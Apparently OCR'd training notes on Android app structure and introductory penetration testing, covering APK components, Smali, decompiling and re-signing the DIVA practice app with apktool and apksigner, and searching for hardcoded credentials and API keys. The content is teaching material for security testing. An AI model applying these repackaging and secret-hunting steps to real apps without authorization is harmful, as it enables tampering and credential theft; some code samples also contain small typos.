onRestart(): This method is called when the Activity is stopped and then started again. It is where the developer should re-initialize any resources that were released in onStop().

onDestroy(): This method is called when the Activity is about to be destroyed. It is where the developer should release any resources that are no longer needed and perform any final cleanup.

The Android operating system manages the Activity lifecycle and can destroy and recreate Activities as needed, depending on factors such as memory availability and user interactions. Developers need to be aware of the Activity lifecycle and ensure that their code handles it correctly to avoid issues such as crashes or data loss.

Content Provider - In Android, a Content Provider is a component that enables apps to share data with other apps. It provides a standardized way to store and retrieve data in a structured manner, and it can be used to manage data in a local database, in a file, or on a remote server.


A Content Provider exposes a set of methods for querying, inserting, updating, and deleting data, and it uses a URI-based system to identify data. The URI is used to specify the data type and the location of the data, and it is used to access the data from other apps.

Content Providers are typically implemented as a subclass of **the android.content.ContentProvider** class, and they override a set of methods to define their behavior. These methods include **onCreate(), query(), insert(), update(), delete(), and getType().**

When an app needs to access data from a Content Provider, it uses a **ContentResolver** object to send a request to the Content Provider. The ContentResolver is responsible for identifying the Content Provider and sending the request to it.

Content Providers are a powerful feature of the Android platform, and they are used extensively by apps to share data with other apps and to provide access to system data such as contacts, media files, and settings. They are also used by system apps to store and manage data, and they can be used by third-party apps to store and retrieve user data.

AndroidMenifest.xml- very important file for static analysis, its define entire application



Resources: In Android, resources are external files that are bundled with an app and provide static content such as images, audio files, layout files, strings, and other types of data that an app needs to function. The use of resources allows developers to keep app content separate from code, which makes it easier to manage and modify.

Android resources are stored in various directories within the app's project structure. For example, images are stored in the **res/drawable** directory, layouts are stored in the res/layout directory, and string values are stored in the **res/values** directory.


Resources can be referenced in an app's code using resource IDs. Resource IDs are unique integers that are generated by the Android build system at compile time and are used to identify each resource within an app.

Android also supports multiple configurations of resources, such as different versions for different screen densities, languages, and orientations. This allows developers to provide optimized resources for each device configuration, which results in a better user experience.

Resource loading is managed by the Android system, which automatically loads the appropriate resources for the device configuration. When an app needs to access a resource, it uses the resource ID to retrieve the appropriate resource from the system.

In summary, resources are an important part of the Android development process and are used extensively by developers to provide static content for their apps. By keeping resources separate from code, developers can more easily manage and modify app content, and support for multiple resource configurations allows apps to provide a better user experience on a wide range of devices.

Res(resource file)



Classes.dex: Classes.dex is a file in an Android app's APK that contains compiled Java code in the form of Dalvik Executable (DEX) bytecode. It is the primary executable component of an Android app and is loaded into memory when the app is launched.

When an Android app is compiled, its Java source code is first compiled into Java bytecode. The bytecode is then converted into DEX bytecode using the Android SDK's dex compiler tool. The resulting DEX bytecode is stored in the classes.dex file.

The classes.dex file contains all the code for the app, including all the classes, methods, and fields defined in the app's source code. It also includes any third-party libraries or dependencies that are used by the app.

The use of DEX bytecode in Android apps is necessary because Android uses a different virtual machine than standard Java. Android apps run on the Dalvik virtual machine, which was specifically designed for mobile devices with limited memory and processing power.

The Dalvik virtual machine uses DEX bytecode, which is optimized for efficient execution on mobile devices. The DEX bytecode format allows for more efficient memory usage and faster startup times compared to standard Java bytecode.

In summary, the classes.dex file is a critical component of an Android app and contains all the compiled Java code in the form of DEX bytecode. The use of DEX bytecode is necessary for efficient execution on the Dalvik virtual machine and helps to optimize memory usage and startup times for Android apps.


Lib: In Android, a "lib" folder is a directory that contains native libraries (.so files) that are used by the app. These libraries contain compiled code that is written in a low-level language, such as C or C++, and are used to perform performance-intensive tasks that cannot be handled by the Java programming language.

The "lib" folder is typically located in the root directory of an Android app's APK file. It can contain multiple subfolders that correspond to different CPU architectures, such as "armeabi", "armeabi-v7a", "x86", "x86_64", "arm64-v8a", etc. Each subfolder contains the native library files that are specific to the corresponding CPU architecture.

The use of native libraries in Android apps is necessary because some tasks, such as video processing or signal processing, are more efficient when implemented in native code. In addition, native libraries can also be used to integrate with third-party libraries or services that are not written in Java.

To use native libraries in an Android app, developers typically use the Android NDK (Native Development Kit), which is a set of tools that allows developers to build native libraries and link them with their Java code.

Lib- Library (To see human readable strings in file)




Assets: In Android, an "assets" folder is a directory that contains files that are included with an app and can be accessed at runtime. The files in the assets folder are read-only and are typically used to provide additional content to the app, such as HTML pages, images, sounds, or video files.

The "assets" folder is located in the app's project structure, typically in the "main" directory. Unlike resources, the files in the assets folder are not compiled and do not have resource IDs associated with them. Instead, they are accessed using the AssetManager class, which provides methods for opening and reading files from the assets folder.

To use assets in an Android app, developers can create an instance of the AssetManager class and use its methods to access the files in the assets folder. The AssetManager provides several methods for accessing the assets, including open(), which opens a file and returns an InputStream object that can be used to read the file's contents.

Assets are useful for storing large files that would consume too much memory if stored as resources, or for files that need to be accessed in a custom way, such as loading a custom font or loading HTML content into a WebView.

In summary, the "assets" folder in an Android app contains read-only files that are included with the app and can be accessed at runtime using the AssetManager class. Assets are typically used for providing additional content to the app, such as large files or custom fonts, and are accessed using the AssetManager's methods.



META-INF: The "META-INF" directory in an Android app is a standard Java directory that contains metadata files that are used during the app's installation and execution. The files in the "META-INF" directory are typically used to provide information about the app's digital signature, dependencies, and licensing.


In Android, the "META-INF" directory is located in the root directory of the app's APK file. It contains two files: MANIFEST.MF and CERT.SF.

The MANIFEST.MF file contains metadata about the contents of the APK file, including information about the app's classes, resources, and dependencies. It also contains a list of all the files in the APK file, along with their checksums, which are used to verify the integrity of the APK file during installation.

The CERT.SF file contains information about the app's digital signature, including the certificate that was used to sign the APK file. This information is used to verify the authenticity of the APK file during installation and to ensure that the app has not been tampered with.

In addition to these standard files, developers can also include custom metadata files in the "META-INF" directory to provide additional information about the app. For example, a developer could include a licensing file in the "META-INF" directory to specify the terms and conditions for using the app.

In summary, the "META-INF" directory in an Android app contains metadata files that are used during the app's installation and execution. The files in the directory provide information about the app's digital signature, dependencies, and licensing, and can include custom metadata files as well.



Smali


Smali is a low-level programming language used to write code for Android applications. It is a human-readable assembly language that is designed to be a low-level representation of the Dalvik bytecode that Android apps run on. Smali code is stored in files with the .smali extension.


Smali code is used by Android developers to inspect and modify compiled code for apps. This can be useful in cases where developers need to make small tweaks to the behaviour of an app without having access to the original source code. For example, developers may need to modify the behavior of an app to fix a bug, or to add custom functionality to an app that is not exposed through its API.

While Smali is a powerful tool for modifying Android apps, it is also a complex language that requires a deep understanding of the Android runtime and the bytecode that apps run on. Smali code can be difficult to read and write, and it is generally not recommended for developers who are not experienced with low-level programming.

In summary, Smali is a low-level programming language used to write code for Android applications. It is used by developers to inspect and modify compiled code for apps and can be useful in cases where developers need to make small tweaks to the behavior of an app. However, it is a complex language that requires a deep understanding of the Android runtime and bytecode and is not recommended for developers who are not experienced with low-level programming.

Smali files- where the source code stored





Reversing App with Apktool

Phases of reverse engineering

Penetration testing is the process of evaluating the security of a system or application by simulating an attack and identifying vulnerabilities that could be exploited by attackers. Reverse engineering is a technique used in penetration testing to understand how an Android application works and identify security vulnerabilities.

The phases of reverse engineering in Android penetration testing can be broadly classified into the following:

Reconnaissance: In this phase, the penetration tester gathers information about the target application, such as its functionality, features, and security controls. This information can be obtained from publicly available sources, such as the app store listing, website, or social media pages.

Decompilation: In this phase, the penetration tester decompiles the APK (Android Package) file of the target application to obtain the source code. Decompilation can be done using tools such as Apktool, dex2jar, or JADX.


Code Analysis: In this phase, the penetration tester analyzes the decompiled code to identify security vulnerabilities. This can include analyzing the code for logic flaws, input validation errors, authentication bypass, or insecure data storage.

Network Analysis: In this phase, the penetration tester uses tools such as Wireshark or Burp Suite to capture and analyze the network traffic generated by the application. This can help identify vulnerabilities such as insecure network communication, session hijacking, or information leakage.

Exploitation: In this phase, the penetration tester attempts to exploit the identified vulnerabilities to gain unauthorized access or control of the target application. This can include using tools such as Metasploit or custom scripts to automate the exploitation process.

Reporting: In this phase, the penetration tester documents the findings and prepares a report that outlines the vulnerabilities, their impact, and recommendations for remediation. The report should be clear and concise, and include technical details and proof of concept exploits where applicable.

It is important to note that the phases of reverse engineering in Android penetration testing may overlap or be repeated as needed. The goal is to identify and remediate all security vulnerabilities in the target application to ensure its security and protect user data.



HELLO WORLD IN JAVA

public static void printHelloWorld() {

}System.out.println("Hello World")

HELLO WORLD IN SMALI

.method public static printHelloWorld()V

.registers 2

sget-object v0, Ljava/lang/System;->out: Ljava/io/PrintStream;

const-string v1, "Hello World"

invoke-virtual {vo,v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

return-void

.end method

Explain-

Register- Register is high speed memory storing unit, its element of computer processor.

There is public method calling HelloWorld and return type is Void. In above example there is using only two registers.

Calling instruction sget-object and storing in v0 register, that is first register.


We are copying from Ljava/lang/System;->out: there is member called out object type of Ljava/io/PrintStream; and putting in v0.

Calling instruction Const-string v1, HelloWorld and storing in v1, that is second register.

Decompling

To decompile means to convert executable or ready-to-run program code sometimes called object code into some form of higher-level programming language that humans can easily understand. Decompilation is a type of reverse-engineering that performs the opposite operations of a compiler


#apktool d diva-beta.apk



Recompile

This re-compiles the folder into an APK file.

#apktool b diva-beta -o diva-modified.apk



Application signing

Application signing allows developers to identify the author of the application and to update their application without creating complicated interfaces and permissions. Every application that is run on the Android platform must be signed by the developer. Applications that attempt to install without being signed will be rejected by either Google Play or the package installer on the Android device.

After the application has been built for release, the APK must be signed prior to distribution so that it can be run on an Android device. This process is typically handled with the IDE, however there are some situations where it is necessary to sign the APK manually, at the command line. The following steps are involved with signing an APK.

Create a Private Key – This step needs to be performed only once. A private key is necessary to digitally sign the APK. After the private key has been prepared, this step can be skipped for future release builds.

#keytool -genkey -v -keystore my-release-key.keystore -alias salman -keyalg RSA -keysize 2048 -validity 10000

```
┌──(root㉿kali)-[~/Downloads]
└─# keytool -genkey -v -keystore my-release-key.keystore -alias salman -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  salman
What is the name of your organizational unit?
  [Unknown]:  1
What is the name of your organization?
  [Unknown]:  craw
What is the name of your City or Locality?
  [Unknown]:  delhi
What is the name of your State or Province?
  [Unknown]:  delhi
What is the two-letter country code for this unit?
  [Unknown]:  91
Is CN=salman, OU=1, O=craw, L=delhi, ST=delhi, C=91 correct?
  [no]:  y

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
        for: CN=salman, OU=1, O=craw, L=delhi, ST=delhi, C=91
[Storing my-release-key.keystore]
```

Sign the APK – This step involves using the **apksigner** utility from the Android SDK and signing the APK with the private key that was created in the previous step.

#apksigner sign --ks my-release-key.keystore diva-modified.apk

```
┌──(root㉿kali)-[~/Downloads]
└─# apksigner sign --ks my-release-key.keystore diva-modified.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Keystore password for signer #1:
```

FIND HARDCODED STRINGS

The term hardcoded string refers to **a string that doesn't depend on the input to the program but it also has connotations of being hard to change**, meaning that you might have to edit the code in one or more places to change it.


Often Hardcoded strings can be found in resources/strings.xml

Hardcoded strings can also be found in activity source code


Threat vector:

- **Login bypass (username/password, or client credentials)**
- **URLs Exposed (http/https)**
- **API Keys Exposed**
- **Firebase URLs (firebase.io)**

